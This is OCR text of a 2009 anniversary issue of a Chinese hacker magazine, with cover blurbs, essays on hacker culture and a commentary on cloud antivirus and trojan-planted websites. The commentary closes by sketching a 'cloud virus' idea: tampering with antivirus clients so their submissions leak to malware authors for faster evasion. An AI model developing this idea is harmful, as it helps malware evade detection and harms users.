
¥26

四周年纪念

2005-2009

双DVD＋纪念海报

9787900452139



功夫熊猫
Hacker系
漫游记

17个新洞
'or'0DAY

13个经典案例
&3个高手

精彩的CRACK
+开心的Hack编程

已录本上黑客历史，推动黑客文明进程。投稿：nohack@21cn.com

DVD第一张：BT4 LIVE DVD自启动引导光盘+众多工具软件+视频教程……

DVD第二张：音乐黑客——迈克尔杰克逊+黑客动漫-攻壳机动队三部曲+……商现场对话……

写在前面

烈烈炎日，挥汗如雨，辛勤耕作，突遇暴雨！
山洪来袭，毁我田地，青苗熟果，就此远去。
随波逐浪，鱼饵嬉戏，水位渐涨，满屋狼籍。
堵漏疏导，乱忙一气，天又惊雷，犹如霹雳。
日食渐近，昏天黑地，天降奇观，难得一遇！
呼朋唤友，群体齐聚，仰头共赏，世间奇迹！

（猴子）

盼望这COOLHOT的夏季早日OVER，BUT却越来越HOT！南方BIG雨不断，台风都来凑热闹。唯ONE能够让大家有点新鲜感的就是日食了，我给它取名：SUN FOOD！因为很好记，属于中国式英文。后来一查资料，日食正确的英文应该是Solar Eclipse。一看Eclipse就很眼熟，它是一种可扩展的开放源代码IDE，2001年11月IBM公司捐出价值4000万美元的源代码组建了Eclipse联盟，并由该联盟负责这种工具的后续开发。喜欢开源方面的东西的朋友可以去google下，相信会找到你感兴趣的东西的。

非常感谢读者们、作者们多年的支持和关注，借这次NOHACK四周年纪念合辑的出版，希望盛夏的洪水冲掉一切阴霾，凤凰涅槃，浴火重生。

记NOHACK四周年纪念合辑

lcx

Michael Jackson走得无可争议，印度迈克还在继续“硬啦硬啦”……变形金刚2来了，它也不等于70和80后的感情寄托，它就是玩具。我们穷苦人家的生活，都是过着美女像钞票一样在消失的日子。无论生活如何继续TMD的痛苦悲伤，梦想的权利依然是上帝也无法剥夺。

“低调为人，踏实做事，专注自己的生活，与失落为邻，相信理想就在隔壁”，《黑客手册》所有工作人员用此话与读者同庆NOHACK四周年！四年的生活你蓦然回首，也无沧海，也无桑田，但能否让人热泪，能否让人热血，能否让人鬓角生白发，能否让人潸然恨几重？若不是情到深处难自禁，又怎会柔肠百转而忘情？

这四年我们走得不易。我们的办刊方向没有媚俗走低端赚钱的路线，我们也没有清高到阳春白雪睥睨天下，有的就是一贯的通俗易懂，一贯的实用为上的script kid。这样的路线，有人喜欢，有人骂，众口难调，我们做出的终不是大餐，端上桌子还是小菜。加之国内广大媒体“吓死人不偿命”的大力宣传，黑客一词在国内基本上已经被归类为贬义，“很黑很可恨”。不过我们相信，黑手的读者始终与我们同在，今天与我们同欢青春的无奈、执着与隐忍。

什么是黑客？十年磨一剑，霜刃未曾试？还是一念若生，万物分明？老猪给出了他对黑客们的理解：“黑客们大多都喜欢摇滚，喜欢节奏感强烈的音乐，喜欢金属机械和另类文化，喜欢自由……动时热力四射，静时可听落针。如此说来，黑客艺术有点像非主流的边缘文化，在技术的基础上辐射出自己个性的一面。”

其实都错！黑客就是一个名词，黑客文化才是我们的追究。文化是需要有历史进程，文化是需要时间来沉淀过滤。回溯中国黑客的历史，至今有十来个年头，这样长的岁月于人类历史来说，只是沧海一粟，我们还在路上，我们还在摸索。

有幸的是，我们有了这样一本杂志，可以宣传我们的理念，做出我们该有的事情。见仁见智，读者的意见终会万溪成汇，我们来者不拒。无论如何，我们有的就是坚持我们自己的黑客文化，坚定我们的办刊方向，我们已坚持了四年，还要坚持四十、四百年……

所有的Part，总会有人插科打诨，我就是这样一个诙谐的角色。在这四周年的庆典，执笔撰写卷首语，我只能忘记我的幽默，升华我的严肃。来吧，读者们、作者们，与我们编辑部共同狂欢。啤酒你是喝不过我的，因为我最近一直在学游泳……

PY谈文化

很荣幸被豆子选中来撰写卷首语，也很荣幸能见证NoHack这四年的发展。记得这么多年来，土豆最喜欢和我探讨的一个问题就是关于“文化”一词。其实我也很能了解他为什么热衷于此，因为技术会升级、团队会解散、记录文字的纸张也会枯黄腐烂，但唯有文化能流传后世，唯有将“黑客”由不光彩的现状推动并转换为一种文化，才能使其不断延续和发展，而NoHack却一直愿意充当这种推动力。

既然如此，我愿在这四年之际的刊首间隙中再次将“文化”一词拿出来与大家分享和讨论。

何为文化？或者说，何谓文化？

我从不愿意为一个虚无缥缈的东西去做什么定义，因为我认为正是因为它的无影无形才造就它的传世千古。而如果硬要把它写在一张纸上将它裱起来并高高挂起的话，最终可能也就成了某某学堂的学生守则，虽然供人瞻仰和诵读，却落个只在口上不在心中的结果。

文化虽不可定义，却也有着它自己的特点，我们只需回顾历史所留给我们的各种文化和思想，并将它们做一比对就不难发现：**文化是符合人性的，文化是承载了个人意志的，文化是具有足够影响力的。**

这样看来，文化并非一种行为，也绝非只是一种思想。它只是一种很符合人性的东西，也正是因为它符合人性、顺从人性，所以容易被人们加入个人情感和意志（因此它是存有个人意志的），也就更容易被人们所接受（因此它是具有足够影响力的）。

而一种文化又是如何产生和发展的呢？

在我认为，文化的产生并不困难，往往由于三五个志向相同的人组织的小团队就能形成各具特色的文化氛围，但是当团队壮大时，保有文化就是最大的问题。

一般保有文化都是采用妥协的方式进行，在新团队中产生的各种新文化中摘选具有正确导向的行为习惯，并将其与固有文化融合而形成这个新团队的新文化。而至此，我们又将面临新的问题，如何传播文化？

文化的衰亡大多死于传播阶段，团队的领导者对陈腐习惯的纵容，和原始力量对新生文化的抵触，绝对是文化传播的最大障碍。而这一道障碍如果不能顺利突破的话，那么多年的积蓄必将

瞬间毁灭并被新生力量所产生的思潮所代替（而且最可悲的是，新生的文化思潮往往没有经过任何验证和研磨）。最终，原始的三五个志同道合的人也就顺理成章的成了“传说中的他们”，而真正利于发展的、他们曾经握持着的文化也随之而去。

所以，重中之重在于让正确的人领导正确的团队在新文化道路上稳步前行。这样一来，只需要新力量来创造新文化，并将其不断融合到现有文化之中就可以顺利的走上文化的传播、沉淀和发展的正轨。

说到这里我们不难看出，对我们来说，文化是要从我们身上索取一些东西，然后沉淀到它的身体里才形成的。因此，如果文化不能顺从人性、不能顺从个人或团队意志的话，是难以持久，甚至是不可能形成的。同时，也正是这样的原因，文化并不具备足够的行为推动力来推动我们做什么，另外，因其顺从人性，所以文化虽能沉淀并指引他人，却缺乏足够的指向性，甚至，更多的时候仅仅因人性和意志相似而被人们所接受，这样缺乏对团队行进轨道的规划和限定，难以指引向正确的方向。

因此在文化逐步形成之后，我们需要一股更为强大的力量去融合它以保证它不会死去，这股力量中，不但有着强大的驱动力，更有为我们指路的明灯，而文化的发展和最终去向，也需依靠它来指引。

但更为重要的是，明灯非灯 ……

有的明灯过于高远，给人画饼充饥的感觉，最终被逼得只能低头在路上寻找残食，慢慢失去了方向；而有的明灯却在人们的头上，人们顶灯度日，天天自感志存高远，却只能靠头上的一点灯光照亮眼前寸光之地；而智者的明灯并没有什么不同，只是，它需要一个引路人手持明灯在人们前方，当人们劳累休顿的时候，明灯悬于头上，当人们斗志昂扬之时，明灯照在前方 ……

其实说到底，我们需要的不是一个简单的榜样，更不是一本千年不变的教材，在更多的时候，我们只需要自问：我们的意志是什么？我们的明灯又在哪里？

作为黑客，你的意志是什么？你的明灯又由谁掌控呢？

小编代表四周年寄语

黑裤子

“NOHACK，非安全，黑客手册”，这几个频繁闪现在杂志封面、光盘界面和网站BANNER的字眼，我想会让初读杂志的朋友丈二摸不着头脑。

什么杂志需要挂这么多头衔抛头露面活跃于黑客文化媒体之间？

什么新兴传播需要不定期为自己的的重点刊名轮回更换？

什么刊物会在包装尺寸和设计上来回变换创新？

……

这种种表面的不定性附在内容以“培育黑客人门技术，引发黑客新兴思维“的灵魂基石上，充分体现了NOHACK创作者骨子里的叛逆创新精神和坚守原则的品格。

传说“4”这一阿拉伯数字代表的意义正是“新新时代的叛逆者”，时值四周年之际，NOHACK再度抛却墨守成规，发扬创意本色，精心策划推出四周年双月纪念刊，以飨读者！这个暑假不再雷同！

Cass：

4月，是孕育的季节；是万物繁衍的始初。2005年4月，《非安全·黑客手册》择时孕育而生，以“悬壶救世”为已任，奔行于网络各界，辛勤传授“网界”生存之道。

自《非安全》创建以来，受到“网界”各族的热烈追捧与拥护，即刻被推封至“大虾”级别。《非安全》旗下各部更是辛勤工作、恪守严谨，唯恐为“大虾”二字而抹黑！

世事无太平，尤其是“网界”的黑暗势力不断的入侵和袭扰，为整个“网界”带来了不少损失。06年的“熊猫”大军人侵席卷全界，攻势凶猛至极，《非安全》与“网界”各族形成统一战线，共同抵御人侵，为“网界”的安宁做出了不可磨灭的贡献。当然，“网界”中除了这些“军事”事件，各类娱乐事件亦是层出不穷，“600大腕电话曝光事件”、“陈GX的图片事件”等等，让“网界”中人啼笑皆非啊。

如今《非安全》四岁了，四年来那些陪伴《非安全》同乐共苦的“大虾”、“小菜”们，你们还好吗？那些为《非安全》默默付出的“黑手团”、“版猪”们，你们辛苦了！《非安全》有了你们的陪护才能逐渐成长，才有了今天的挥洒身姿。虽然有些话是俗不可耐，但是在这里，我就再大俗一次吧，代表《非安全》说一声“朋友们，谢谢侬”。

朋友们，我们的前途是光明滴，道路是崎岖滴，形势是严峻滴，相逢是快乐滴，希望我们能一如既往携手《非安全》，踢着正步，向那太阳升起的地方，前进，前进，前进！

冰的原点：

《黑客手册》一路走来，离不开大家的支持和鼓励，它就像一个婴儿一样在慢慢地长大。而跟随着“黑手”一路走来的读者们，你还是当年那个年少的青年吗？当年经历着“中美黑客战”的你，还在追求着你心中的那个信仰吗？当商业化越演越烈的时候，你心中的那片天空还是那么纯净吗？经历了多少岁月的你再回头看，《黑客手册》还是《黑客手册》，但，你还是你吗？是感伤还是彷徨，抑或是激情、感动？其实都只在于你。

是你自己掌握着自己：向前，那是一片自己的天空；向后，那是一条自己走过的路。不管曾经的你、现在的你、还是以后的你，但愿《黑客手册》在你成长的路上给你带来乐观和激情，就像今年的夏天一样——那样的火。

猪哥靓：

有人认为，“网络等于黑客”；也有人认为，“犯罪等于黑客”……每个人心中的黑客都不一样。其实黑客不应只限于电脑、编程、入侵等，黑客的概念应该能自然的扩展，完全可以达到艺术创作的领域。

从某种角度来说，黑客是理想主义者的代名词。黑客追求理想，提示在信息时代里人人应该是平等的。如果硬要把黑客归入一个范畴，这在某种程度上来看并不是容易的事情。黑客是菜鸟心中的偶像，无论你是否承认，每个在网上冲浪的菜鸟内心深处都向往黑客的生活，渴望拥有黑客的超人本领，在他们心目中，黑客无疑于是那些仗义豪侠的化身，有求必应。

黑客——高贵的剑手，他们是信息领域的精神贵族，他们高傲地冷眼斜睨那些自诩固若金汤的大公司计算机系统，轻轻一剑就击溃了对方所有的防线，不再回头看一眼，寂寞地离去，继续

寻找下一个对手……

黑客——执着的艺术者，他们所引入世界的新事物无论好坏，不管是在艺术、科学、哲学还是文化领域，只要这门学科还有可以被提炼的信息，且这些信息还能产生新的可能，那么就有黑客会从旧东西中黑出新内容来。

黑客绝对不仅仅局限在用电脑的那群人，Michael Jackson（迈克尔·杰克逊）绝对是流行音乐界的超级“黑客”，他的名字一直被赋予着丰富的含义，他的人生也充满着变幻莫测，歌者、舞者、天才的创作家、流行音乐之王、舞台上的传奇教主……对，Jackson代表了这一切，甚至更多，他用生命诠释了这个复杂而丰富的主题。作为一个世纪流行文化的化身，他的一生是无与伦比的，不太了解的读者朋友可以看看本期的第二张光盘。

新闻时评

云安全 VS 云病毒

随着商家力推上网本，再加上“家电下乡”计划及3G开始运营，让越来越多的人们开始近距离地接触到电脑及互联网络。目前中国的上网人群数量保守的估计在3亿左右，如此庞大的群体，安全意识的高低必然参差不齐。而上网本的主要应用就是浏览网页，这使得其系统中马的概率非常之高。


小巧便宜的上网本

根据某防病毒软件厂商的研究表明，目前的互联网非常脆弱，各种热点新闻、流行软件、社交（SNS）网站、浏览器插件的漏洞层出不穷，为黑客提供了大量入侵和攻击的机会。

而这其中，网页取代网络成为攻击活动的主要渠道，“挂马网页”已经成为黑客传播病毒的主要手段。目前90%以上的木马病毒通过“挂马”方式传播，这些几乎都源于系统漏洞、后台服务器存在不安全设置、网站文件代码的缺陷（如SQL注入、论坛代码缺陷、跨站脚本等）、或网站提供Web服务的程序漏洞、IIS漏洞、Apache漏洞等隐患，给黑客可乘之机。

从多起案例子中可以发现，访问量越大的网站越有被挂马的可能，因为此类网站被黑客关注程度较高。另外就是政府机关网站、各大中型企业网站，由于专业性技术人员缺乏，网站大多由第三方公司外包开发，存在缺陷较多，也最容易被挂马。

对于电脑在使用方面安全的迫切需要，“云安全”在2009年被应用于防病毒软件当中，使得大家对于这个新兴概念有了一个朦胧的认识。按照最简单的理解就是：应用了“云安全”技术的防病毒软件可以使客户端成为其整体“云安全”系统的一部分，让用户在被保护的同时并作为其侦察员检测所浏览的网站。用户在发现有可疑情况后，可以选择将相关情报提交到“云安全”系统进行分析。

据悉，国内某防病毒软件厂商已经有数百台服务器及上亿的客户端组成了“云安全”系统，现在基本能够覆盖国内互联网，只要网上出现任何挂马网站、木马病毒、木马下载器等安全威胁，都能够在第一时间做出反应。


“云安全”系统运行以来，对挂马网站进行了有效的拦截，目前木马病毒的增长势头被成功遏制，而传统的“感染型病毒”逐渐抬头。这就表明，病毒制造团伙在挂马网站被封堵的情况下，只好回归以往高成本的“感染性病毒”（编写较为复杂、感染效率低）攻击方式。

现在就有部分病毒已经开始直接针对防病毒软件而来，秒杀杀软也不是不可能。而且病毒在被一次次被检测到后，其变种也会不断出现并开始蔓延，不同的使用者会打造不同的变种，这使得防病毒软件的病毒数据库以后会变得越来越庞大，在人力及物力的方面要不断地投入。

我们可以感觉到，防病毒软件还是属于被动的，它的特性决定了这样，因为只有发现了病毒才能更好地研究分析并在以后查杀它。反观病毒，它就很灵活，被查到了就变形，更改被记录的特征码就是了。

既然是程序，必然有被破解修改的可能，这里我提出一个“云病毒”的概念。按照前面“云安全”的特性，我们可以这样想个思路：利用“云安全”，比如在线远程修改客户端相关文件，让其提交病毒信息时发送一份到指定的“云病毒”库，以此知道防病毒软件是否已经掌握了该病毒，从而更快地变形修改被查杀的病毒。

这就是被杀和查杀的较量，网络一直都在上演《无间道》，技术的发展离不开攻防的对抗，提高自己对于电脑安全的意识及拥有一颗平常心才有可能令你和电脑更安全。



被挂马的站



